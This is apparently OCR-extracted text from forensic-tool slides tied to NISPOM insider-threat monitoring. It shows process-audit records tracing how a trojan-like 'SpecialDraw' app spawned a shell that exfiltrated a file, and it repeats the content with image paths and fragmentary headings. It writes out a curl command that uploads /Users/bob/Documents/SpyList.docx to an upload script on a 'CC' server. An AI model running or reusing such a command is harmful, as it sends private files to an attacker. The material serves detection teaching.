
Session ID: 45
Process ID: 192
Program: (unknown):
User ID: 503
EUID: 503
Start: Friday, June 15, 2012 7:08:20 PM Pacific Daylight Time
Duration: 0
Records: 2

Ancestors:

Children:

File accesses:

Better



Process Details

curl

Basic Statistics:

Session ID: 174
Process ID: 192
Program: /usr/bin/curl
Arguments: curl -k -F uploadedfile=@/Users/bob/Documents/SpyList.docx https://www.192.168.10.69.xip.io/~heberlei/CC/special_upload.php
User ID: 503 (bob)
EUID: 503 (bob)
Start: Friday, June 15, 2012 7:08:20 PM Pacific Daylight Time
Duration: 0
Records: 84

Ancestors:

160 /Applications/SpecialDraw.app/Contents/MacOS/SpecialDraw
164 /private/tmp/launch-hs
165 /private/tmp/launch-hse
172 /bin/sh
173 /private/tmp/command_19

Children:

File accesses:


R_ /Users/bob/Documents/SpyList.docx

Outbound connections:

Remote: 192.168.10.69 : 443

How It Got Started

NISPOM



Process Details

(unknown)

Basic Statistics:


```
Session ID:  45
Process ID:  192
  Program:  (unknown):
  User ID:  503
     EUID:  503
     Start:  Friday, June 15, 2012 7:08:20 PM Pacific Daylight Time
  Duration:  0
  Records:  2
```

Ancestors:

Children:

File accesses:

Better



Process Details

curl

Basic Statistics:

```
  Session ID:  174
  Process ID:  192
    Program:  /usr/bin/curl
 Arguments:   curl -k -F uploadedfile=@/Users/bob/Documents/SpyList.docx https://www.192.168.10.69.xip.io/~heberlei/CC/
              special_upload.php
     User ID:  503 (bob)
        EUID:  503 (bob)
        Start:  Friday, June 15, 2012 7:08:20 PM Pacific Daylight Time
    Duration:  0
     Records:  84
```

Ancestors:

```
160  /Applications/SpecialDraw.app/Contents/MacOS/SpecialDraw
164  /private/tmp/launch-hs
165  /private/tmp/launch-hse
172  /bin/sh
173  /private/tmp/command_19
```

Children:

File accesses:


```
R_  /Users/bob/Documents/SpyList.docx
```

Outbound connections:

```
Remote: 192.168.10.69 : 443
```

What File Was Stolen

NISPOM



Process Details

(unknown)

Basic Statistics:

